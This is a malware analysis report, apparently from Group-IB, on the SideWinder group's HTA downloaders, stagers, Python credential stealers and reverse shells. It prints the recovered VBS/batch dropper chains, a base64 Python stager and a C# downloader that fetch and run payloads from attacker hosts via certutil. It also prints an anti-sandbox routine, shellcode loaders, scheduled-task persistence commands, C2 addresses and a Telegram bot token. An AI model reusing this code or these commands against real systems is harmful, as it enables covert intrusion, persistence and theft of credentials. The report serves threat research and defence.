
File name	SHA-1	URL
nic_bsf.hta vtc_format.hta	186f28ed5d1226e21d7b57290b757eff9e65117c	http://nic-share[.]myftp[.]org/Drive/cloudstatus.txt

When the analyzed file is launched, an error message appears:



Technical description of SideWinder.HTA.Downloader.d

The technique is likely intended to distract the user. The below sequence of actions occurs as a result of executing the **SideWinder.HTA.Downloader.d** sample.


The sequence of SideWinder.HTA.Downloader.d execution
GROUP-IB
nic_bsf.hta
vtc_format.hta
(1) Creates
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\inevitable.vbs
(2) Launches
%LOCALAPPDATA%\a.bat
(3) Creates
(5) Launches
(4) Adds attribute "hidden"
(5, 9, 11, 14) Launches
%LOCALAPPDATA%\stealthex.vbs
%LOCALAPPDATA%\downfile.vbs
(6) Launches
(9) Launches
%LOCALAPPDATA%\b.bat
(7) Downloads
(8) Creates
%LOCALAPPDATA%\microsoft\cloudstatus.txt
http://nic-share[.]myftp[.]org/Drive/cloudstatus.txt
(11) Launches
%LOCALAPPDATA%\c.bat
(10) Decodes and creates
(12) Adds attribute "hidden"
%LOCALAPPDATA%\cloudAP.exe
(14) Launches
%LOCALAPPDATA%\d.bat
(16) Launches
(13) Creates task
CloudAPIManager
%LOCALAPPDATA%\e.bat
(15) Deletes

SideWinder.HTA.Downloader.d creates the following files:

- "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\inevitable.vbs";
- "%LOCALAPPDATA%\stealthex.vbs";
- "%LOCALAPPDATA%\downfile.vbs";
- "%LOCALAPPDATA%\a.bat".

inevitable.vbs is launched after the system restarts.

stealthex.vbs is used for launching files created by **a.bat**:

- "%LOCALAPPDATA%\b.bat";
- "%LOCALAPPDATA%\c.bat";
- "%LOCALAPPDATA%\d.bat";
- "%LOCALAPPDATA%\e.bat".

downfile.vbs is intended for downloading a Base64-encoded payload using the URL **http://nic-share[.]myftp[.]org/Drive/cloudstatus.txt**.

a.bat adds the attribute "hidden" to the following files:

- "%LOCALAPPDATA%\a.bat";
- "%LOCALAPPDATA%\stealthex.vbs";
- "%LOCALAPPDATA%\downfile.vbs".

The created task **CloudAPIManager** will be launched every ten minutes. Below are the contents of the created files.

Contents of **inevitable.vbs**:

```
\tWScript.Sleep 300000
\tCreateObject("Wscript.Shell").Run Chr(34) & "%APPDATA%\Local\\a.bat" &
Chr(34), 0, False
```

Contents of **stealthex.vbs**:

```
CreateObject("Wscript.Shell").Run Chr(34) & WScript.Arguments(0) &
Chr(34), 0, False
```

Contents of **downfile.vbs**:

```
Set objShell = CreateObject("WScript.Shell")
appDataPath = objShell.ExpandEnvironmentStrings("%LOCALAPPDATA%")
testing = appDataPath&"\\microsoft\\cloudstatus.txt"
dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
dim bStrm: Set bStrm = createobject("Adodb.Stream")
xHttp.Open "GET", "http://nic-share[.]myftp[.]org/Drive/cloudstatus.
txt", False
xHttp.Send
with bStrm
\t.type = 1
\t.open
\t.write xHttp.responseBody
\t.savetofile testing, 2
end with
```

Contents of **a.bat**:

```
@echo off
>"%LOCALAPPDATA%\\b.bat" (
echo @echo off
echo wscript.exe "%LOCALAPPDATA%\\downfile.vbs"
echo "%LOCALAPPDATA%\\stealthex.vbs" "%LOCALAPPDATA%\\c.bat"
)
>"%LOCALAPPDATA%\\c.bat" (
echo @echo off
echo certutil -decode "%LOCALAPPDATA%\\microsoft\\cloudstatus.txt"
"%LOCALAPPDATA%\\cloudAP.exe"
echo "%LOCALAPPDATA%\\stealthex.vbs" "%LOCALAPPDATA%\\d.bat"
echo attrib +h "%LOCALAPPDATA%\cloudAP.exe"
)
>"%LOCALAPPDATA%\\d.bat" (
echo @echo off
echo schtasks /create /SC minute /MO 10 /TN CloudAPIManager /TR
"%LOCALAPPDATA%\\cloudAP.exe" /F
echo "%LOCALAPPDATA%\\stealthex.vbs" "%LOCALAPPDATA%\\e.bat"
)
>"%LOCALAPPDATA%\\e.bat" (
echo del "%LOCALAPPDATA%\\b.bat"
echo del "%LOCALAPPDATA%\\c.bat"
echo del "%LOCALAPPDATA%\\d.bat"
echo del "%LOCALAPPDATA%\\microsoft\\cloudstatus.txt"
echo del "%LOCALAPPDATA%\\e.bat"
)
attrib +h "%LOCALAPPDATA%\\a.bat"
attrib +h "%LOCALAPPDATA%\\stealthex.vbs"
attrib +h "%LOCALAPPDATA%\\downfile.vbs"
"%LOCALAPPDATA%\\stealthex.vbs" "%LOCALAPPDATA%\\b.bat"
```

Stagers

SideWinder uses various stagers for downloading the payload. According to the information available to us, the payload file could be **SideWinder.StealerPy** or **Meterpreter**.

SideWinder.Stager.a

File name	rs.exe
Size (in bytes)	5,558,761
Format and type	PE32, EXE
SHA-1	c0267450353df1a9dee7c792a4f9e1688c107e62
Configuration data	
URL	http://45[.]153[.]240[.]66/@/MOWA/4.txt

The analyzed file is a Python script (interpreter version 3.7) compiled using Pyinstaller 2.1+. The original name of the script is **stagger.py**.

The contents of the script are shown below:

```
import base64, urllib3, ctypes, binascii, code, os, platform, random, re, select, socket, struct, subprocess, sys, threading, time, traceback, urllib, requests, ssl, codecs, imp, base64, zlib
from ctypes import wintypes
stag =
'aW1wb3J0IHJlcXVlc3RzCnVybD0iaHR0cDovLzQ1LjE1My4yNDAuNjYvQC9NT1dBLzQudHh0IgoKCmhlYWRlcnMgPSB7J0hvc3QnOidnb29nbGUuY29tJywiVXNlci1BZ2VudCI6Ik1vemlsbGEvNS4wIChXaW5kb3dzIE5UIDEwLjA7IFdpbjY0OyB4NjQpIEFwcGxlV2ViS2l0LzUzNy4zNiAoS0hUTWsIGxpa2UgR2Vja28pIENocm9tZS84Ny4wLjQyODAuODggU2FmYXJpLzUzNy4zNiJ9CnIgPSByZXF1ZXN0cy5nZXQodXJsLCBoZWFkZXJzPWhlYWRlcnMpCmNvZGU9ci50ZXh0'
pload = base64.b64decode(stag)
eval(compile(pload, '<string>', 'exec'))
data = base64.b64decode(code)
eval(compile(data, '<string>', 'exec'))
```

The decoded contents of the variable **stag** are:

```
import requests
url="http://45.153.240.66/@/MOWA/4.txt"


headers = {'Host':'google.com',"User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36"}
r = requests.get(url, headers=headers)
code=r.text
```

The malware downloads the next stage using the URL **http://45[.]153[.]240[.]66/@/MOWA/4.txt**. The payload file **4.txt** is Base64-encoded. It is then decoded and launched.

In the HTTP GET request, the host name is replaced with **google.com**. The GET request looks like this:

```
GET /@/MOWA/4.txt HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Host: google.com
```

Unfortunately, the next stage was not identified because the file was not available for download at the time of the analysis.

SideWinder.Stager.b

The Group-IB team discovered this sample on one of SideWinder's servers in an open directory called **MOWA: mail-mohs[.]ddns[.]net/MOWA/systemlog.txt**. The file systemlog.txt is Base64-encoded. After it has been decoded, it has the following characteristics:

File name	**systemlog.txt (decoded)**
Size (in bytes)	6,144
Format and type	PE32, EXE
SHA-1	a556c064a836d7e4e75deedb187e90e8c9ca9818
PDB	C:\Users\SDUSER\source\repos\stager_caller\stager_caller\obj\Debug\stager_caller.pdb
Configuration data	
URL	http://microsoft-winupdate[.]servehttp[.]com/@/MOWA/hello.txt

The decoded file is implemented in C# (.NET framework version 4.7.2) and has the original name **stager_caller.exe**. The decompiled code is shown below:

```
using System;
using System.Diagnostics;
using System.IO;
using System.Net;
using System.Runtime.InteropServices;

namespace afg
{
    // Token: 0x02000002 RID: 2
    internal static class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        public static void Add1(string filePath_exe_moving, string filePath_exe_rename)
        {
            File.Move(filePath_exe_moving, filePath_exe_rename);
        }

        // Token: 0x06000002 RID: 2
        [DllImport("user32.dll")]
        private static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);

        // Token: 0x06000003 RID: 3 RVA: 0x0000205C File Offset: 0x0000025C
        [STAThread]
        private static void Main()
        {
            string name = "%tmp%/hello.txt";
            string fileName = Environment.ExpandEnvironmentVariables(name);
            using (WebClient webClient = new WebClient())
            {
                webClient.Headers["User-Agent"] = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
                  like Gecko) Chrome/87.0.4280.88 Safari/537.36";
                webClient.Headers["Content-Type"] = "text/plain";
                webClient.DownloadFile("http://microsoft-winupdate.servehttp.com/@/MOWA/hello.txt", fileName);
            }
            new Process
            {
                StartInfo = new ProcessStartInfo
                {
                    WindowStyle = ProcessWindowStyle.Hidden,
                    FileName = "cmd.exe",
                    Arguments = "/c certutil -decode %tmp%/hello.txt %tmp%/scvhost.exe & %tmp%/scvhost.exe"
                }
            }.Start();
        }
    }
}
```

The malware downloads the next stage using the URL **http://microsoft-winupdate[.]servehttp[.]com/@/MOWA/hello.txt** with the user-agent: “Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36”.

The downloaded file, “%Temp%\hello.txt”, is Base64-encoded. It is decoded using the utility **certutil.exe** and saved as “%Temp%\scvhost.exe”, after which the file **scvhost.exe** is launched:

```
cmd.exe /c certutil -decode %tmp%/hello.txt %tmp%/scvhost.exe & %tmp%/
scvhost.exe
```

The next stage is a sample of malware from the **SideWinder.StealerPy** family (SHA-1 of the decoded file: aaa9527365c3a9a284b318cb73a927051ef4d76a).

SideWinder.Stager.c

File name	update_checker.exe	scvhost.exe, WindowsHost
Size (in bytes)	473,088	549,888
Format and type	PE32, EXE	
Compilation timestamp (UTC)	2021-01-15 11:51:10	2021-01-28 08:30:46
SHA-1	9ba5267022f93dd5a26649da57365dec8474ceec	ac99149a0f6e05f9540752dbfc18a462a8b53ebb
imphash	eb2cff7b28f88b8fbe578b0bf5d3b79c	ee37c75fde62679fdc947748e640f2e4
PDB	C:\Users\SDUSER\source\repos\ConsoleApplication2\Debug\ConsoleApplication2.pdb	C:\Users\SDUSER\source\repos\ConsoleApplication4\Debug\ConsoleApplication4.pdb
Configuration data		
Server address	45[.]153[.]240[.]66	
Network port	8087	8090

The analyzed files have similar capabilities:

- Using anti-virtualization techniques
- Executing shellcode in a separate thread
- Downloading the payload from the server specified in the shellcode

The analyzed files have a set of techniques that make it more complicated to detonate the malicious code in a virtual environment. The malware **SideWinder.Stager.c** shuts down if:

- The number of logical processors is less than 2
- The RAM is less than 2048 MB (2 GB)
- The mouse cursor does not move
- Fewer than 50 processes are currently running
- The system was started less than 20 minutes ago
- Fewer than 20 files are located in the directory where the analyzed file is launched
- The disk size is smaller than 100 GB (\\.\PhysicalDrive0);
- Files with the name “C:\Windows\System32\VBox*.dll” exist
- There is a registry key called “HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\VBoxSF”
- No USB devices are connected (HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\USBSTOR)

The anti-virtualization techniques are shown below:

```
GetSystemInfo(&SystemInfo);
dwNumberOfProcessors = SystemInfo.dwNumberOfProcessors;
if ( SystemInfo.dwNumberOfProcessors < 2 )
  return 0;
memoryStatus.dwLength = 64;
GlobalMemoryStatusEx(&memoryStatus);
RAMMB = memoryStatus.ullTotalPhys / 1024 / 1024;
if ( RAMMB < 2048 )
  return 0;
hDevice = CreateFileW(L"\\\\.\\PhysicalDrive0", 0, 3u, 0, 3u, 0, 0);
DeviceIoControl(hDevice, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &pDiskGeometry, 24u, BytesReturned, 0);
diskSizeGB = pDiskGeometry.Cylinders.QuadPart
           * pDiskGeometry.TracksPerCylinder
           * pDiskGeometry.SectorsPerTrack
           * pDiskGeometry.BytesPerSector
           / 1024
           / 1024
           / 1024;
if ( diskSizeGB < 100 )
  return 0;
if ( FindFirstFileW(L"C:\\Windows\\System32\\VBox*.dll", &FindFileData) != -1 )
  return 0;
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SYSTEM\\ControlSet001\\Services\\VBoxSF", 0, KEY_QUERY_VALUE, &phkResult) )
  return 0;
RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SYSTEM\\ControlSet001\\Enum\\USBSTOR", 0, KEY_READ, &hKey);
RegQueryInfoKeyW(hKey, 0, 0, 0, cSubKeys, 0, 0, 0, 0, 0, 0, 0);
if ( !cSubKeys[0] )
  return 0;
GetCursorPos(&previousMousePosition);
mouseDistance = 0.0;
do
{
  GetCursorPos(&currentMousePosition);
  pow(currentMousePosition.x - previousMousePosition.x, 2);
  pow(currentMousePosition.y - previousMousePosition.y, 2);
  mouseDistance_1 = j__sqrt(mouseDistance_1 + mouseDistance_1);
  mouseDistance = mouseDistance_1 + mouseDistance;
  Sleep(1000u);
  previousMousePosition = currentMousePosition;
}
while ( mouseDistance <= 2000.0 );
ppszPath = 0;
j_SHGetKnownFolderPath(&rfid, 0, 0, &ppszPath);
memset(lpFileName, 0, 522);
concatStr(lpFileName, 260, ppszPath);
concatStr(lpFileName, 260, L"\\*");
filesNumber = 0;
hFindFile = FindFirstFileW(lpFileName, &lpFindFileData);
if ( hFindFile != -1 )
{
  do
    ++filesNumber;
  while ( FindNextFileW(hFindFile, &lpFindFileData) );
}
if ( filesNumber >= 2 )
  filesNumber -= 2;
if ( filesNumber < 20 )                       // number of files in the execution dir
  return 0;
j_K32EnumProcesses(idProcess, 4096u, cbNeeded);
v10 = cbNeeded[0] >> 2;
if ( cbNeeded[0] >> 2 < 50 )                  // number of currently running processes
  return 0;
execTime = GetTickCount64() / 1000;
if ( execTime >= 1200 )
```

After all the checks have been performed, **SideWinder.Stager.c** allocates memory for the shellcode and launches it in a separate thread.

```
  qmemcpy(shellcode_buf, &shellcode, 623u);
  shellcode_mem = VirtualAlloc(0, 623u, 12288u, 64u);
  j__memmove(shellcode_mem, shellcode_buf, 623u);
  thread = CreateThread(0, 0, shellcode_mem, 0, 0, ThreadId);
  WaitForSingleObject(thread, 0xFFFFFFFF);
}
return 0;
```

The sample with the SHA-1 hash ac99149a0f6e05f9540752dbfc18a462a8b53ebb was fitted with a persistence function.

```
{
  persistence_func(
    " attrib +s +h %userprofile%//windowshost & schtasks /create /sc hourly /tn WindowsHost /tr '%userprofile%\\windows"
    "host\\scvhost.exe' /st 11:00  /f");
  qmemcpy(shellcode_buf, &shellcode, 352u);
  shellcode_mem = VirtualAlloc(0, 352u, 12288u, 64u);
  j__memmove(shellcode_mem, shellcode_buf, 352u);
  thread = CreateThread(0, 0, shellcode_mem, 0, 0, ThreadId);
  WaitForSingleObject(thread, 0xFFFFFFFF);
}
return 0;
```

Before the shellcode is launched, the following command is executed:

```
attrib +s +h %userprofile%//windowshost & schtasks /create /sc
hourly /tn WindowsHost /tr '%userprofile%\\windowshost\\scvhost.
exe' /st 11:00  /f
```

When this command is executed, if the directory "%userprofile%\windowshost" exists then its attributes change to "hidden" and "system" (the program itself does not create the directory, however) and the task **WindowsHost** is created in Task Scheduler using the utility **schtasks**. The next stage, "%userprofile%\windowshost\scvhost.exe", is launched at 11:00 AM and then every hour.

In both cases, the shellcode is encoded using **Shikata Ga Nai Encoder**, which is used in the **Metasploit Framework**. To obtain the next stage, the shellcode connects to the server **45[.]153[.]240[.]66** via a socket. The payload was not obtained because the file was not available for download at the time of the analysis. However, the researchers suspect that the payload file could be **Metasploit Meterpreter** because it was downloaded earlier from the same server via port **8081**.

Information stealers

For data exfiltration from compromised devices, the SideWinder group employs the malicious software **SideWinder.StealerPy**, which has been categorized by Group-IB researchers as an information stealer.

SideWinder.StealerPy

Threat actors use malware called **SideWinder.StealerPy** to exfiltrate information collected on the victim's computer. These malicious programs are Python scripts compiled using Pyinstaller 2.1+.

Group-IB's analysis revealed the following **SideWinder.StealerPy** samples, shown in the table below:

File name	**hello.txt (decoded)**	**ch.txt**	**scvhost.txt**		
Size (in bytes)	13,469,522	11,736,460	11,736,922	17,729,640	14,998,787
Format and type	PE32, EXE			PE32+, EXE	
SHA-1	aaa9527365 c3a9a284b3 18cb73a927 051ef4d76a	77eb7c05579 2a8b47fad99 339e1577dcb 238ec05	c00ec81bc5 5ced77925a 53a65d009e d98c785e07	6e1dbba718 9f2a7710899 678e4a5359 8201231fe	68c160d877b 94c36295619 c7c819ddca5 ecda5c4
Name of Python script	obsfucated-chrome.py		try.py	document_viewer.py	scvhost.py
Configuration data					
Server address	45[.]153[.]240[.]66		185[.]248[.]101[.]231	-	
Network port	44556	8080		-	
Email - login	exractor007@gmail[.]com			a1b2c3d9e8@gmail[.]com	
Email - password	[redacted]	[redacted]			
Telegram token	1624838777:AA GjNO7By4SqVd mXRlSPcde2DR invDNYbzA	-			
Telegram chat_id	-512739364	-			

Analyzing the abovementioned files revealed the following capabilities, which all of the samples have:

1. Multithreading, or using two separate threads: **chrome_data** and **socket_data**
2. Stopping the process **chrome.exe**
3. Using anti-virtualization techniques (checking the size of the hard disk, the number of running process, how much time has passed since the system was started, the name of the executable file, and RAM size)
4. Obtaining a list of files and folders in the directory "%Username%\Desktop"
5. Obtaining metainformation and fragments of the contents of *.docx and *.pdf files
6. Reading the first 200 characters of the contents of *.txt files
7. Obtaining **Google Chrome** browser history
8. Obtaining authentication data saved in **Google Chrome** (URLs, logins, passwords)
9. Obtaining information about the victim (username, computer name, local and public IP addresses); the service http://ip.42.pl/raw is used to obtain a public IP address
10. Sending all the collected information to a **Telegram** chat
11. Sending all the collected information to the threat actor's email address
12. Base64-encoding the information collected
13. Sending all the collected files to the threat actor's server
14. Sending all the collected files to the threat actor's email address
15. Base64-encoding the files collected
16. Archiving the files collected

After identifying the malware's capabilities, the Group-IB researchers compared the analyzed samples. The results of this comparison are shown in the table below. The left column shows the types of file hashes and the numbers of the techniques from the obtained list of capabilities (from 1 to 16). The character "+" means that a given technique is present, the character "-" means that the technique is not used.

SHA-1	**aaa9527365c3a9a284b318cb73a927051ef4d76a**	**77eb7c055792a8b47fad99339e1577dcb238ec05**	**c00ec81bc55ced77925a53a65d009ed98c785e07**	**6e1dbba7189f2a7710899678e4a53598201231fe**	**68c160d877b94c36295619c7c819ddca5ecda5c4**
Technique 1	+	+	+	-	-
Technique 2	+	+	+	-	-
Technique 3	+	-	-	-	-
Technique 4	+*	+	+	+	+
Technique 5	-	-	-	+	+
Technique 6	-	-	-	+	-
Technique 7	+*	+	+	+	+
Technique 8	+	+	+	+	+
Technique 9	-	+	+	+	-
Technique 10	+	-	-	-	-

SHA-1	aaa9527365c3a9a284b318cb73a927051ef4d76a	77eb7c055792a8b47fad99339e1577dcb238ec05	c00ec81bc55ced77925a53a65d009ed98c785e07	6e1dbba7189f2a7710899678e4a53598201231fe	68c160d877b94c36295619c7c819ddca5ecda5c4
Technique 11	-	+	+	+	+
Technique 12	-	+	+	+	+
Technique 13	+	+	+	-	-
Technique 14	-	-	-	+	-
Technique 15	-	-	-	+	-
Technique 16	-	+	+	-	-

+* means that the malware receives information but does not use it, e.g. does not send it to the threat actor

The file **ch.txt** (SHA-1: 77eb7c055792a8b47fad99339e1577dcb238ec05) was mentioned in an analysis published by DeepEnd Research.

Reverse shells

Group-IB's analysis revealed that SideWinder's arsenal includes reverse shells, which are used for gaining remote access to a command line shell (**cmd.exe** in our case). Let's look at the findings.

SideWinder.ReverseShell.a

File name	host.exe
Size (in bytes)	285,184
Format and type	PE32+, EXE
Compilation timestamp (UTC)	2021-03-22 10:43:24
SHA-1	8a086ec428cfa781b156c5b2a59a6303d251f86f
imphash	3c0f2fc544826205077ccea438ea5742
PDB	C:\Users\SDUSER\source\repos\obsfucating shellcode\x64\Release\obsfucating shellcode.pdb
Configuration data	
C2 address	microsoft-updates[.]servehttp[.]com:443
URL	http://45[.]153[.]240[.]66/@/MOWA/server.txt

The analyzed file is a malicious program that combines the functionalities of a reverse shell and a downloader. All the important strings (including configuration data) are Base64-encoded.

The malware connects to the C2 server **microsoft-updates[.]servehttp[.]com:443**. If the network connection is established successfully, remote access is gained to the cmd.exe command line shell. If the C2 connection attempt is unsuccessful, the program downloads a file at **http://45[.]153[.]240[.]66/@/MOWA/server.txt** and saves it to the victim's computer as "%Temp%\filename.txt". The file downloaded via the link is Base64-encoded. The malware then executes the following command:

```
certutil -decode %tmp%/filename.txt %tmp%/WindowsUpdate.exe & schtasks /cre-
ate /sc daily /tn WindowsUpdate /tr %tmp%/WindowsUpdate.exe /st 11:00  /f
```

The malware decodes the file "%Temp%\filename.txt" using the utility **certutil.exe** and saves it as "%Temp%\WindowsUpdate.exe". The malware then creates the task **WindowsUpdate** in Task Scheduler using the utility **schtasks**. The next stage, "%Temp%\WindowsUpdate.exe", is launched every day at 11:00 AM (schtasks specifies the local time in the parameter /st <starttime>), which is how the downloaded file persists in the system. Unfortunately, the payload couldn't be obtained because the network address mentioned above was unavailable at the time of the analysis.

SideWinder.ReverseShell.b

Group-IB discovered the malware **SideWinder.ReverseShell.b** in one of the backup archives on SideWinder's C2 server. One of the files, **cloudstatus.txt**, was Base64-encoded. Another file, **cloudAP.txt**, was a PE32 executable. The two files are identical, so only one of them will be examined: **cloudstatus.txt**. The table below specifies the characteristics of the analyzed files.

File name	**cloudstatus.txt (decoded)**	**cloudAP.txt**
Size (in bytes)	427,008	
Format and type	PE32, EXE	
Compilation timestamp (UTC)	2021-06-17 06:01:39	2021-07-06 09:11:25
SHA-1	9582ec00dad20fb1c2da71f3a 585ace9bb49976f	10f5f53019e58236abee8f0d7c 5992d5a7b4f827
imphash	5ee976dcb0505249079174e3134f941b	
PDB	C:\Users\codemaster\Documents\Visual Studio 2019\Projects\cloudAP\Release\cloudAP.pdb	
Configuration data		
C2 address	microsoft[.]redirectme[.]net	
Network port	41236	47896

These files are reverse shells that gain access to the **cmd.exe** command line shell.

The malware can receive the following parameters as arguments:

- **Parameter 1:** C2 address
- **Parameter 2:** C2 network port

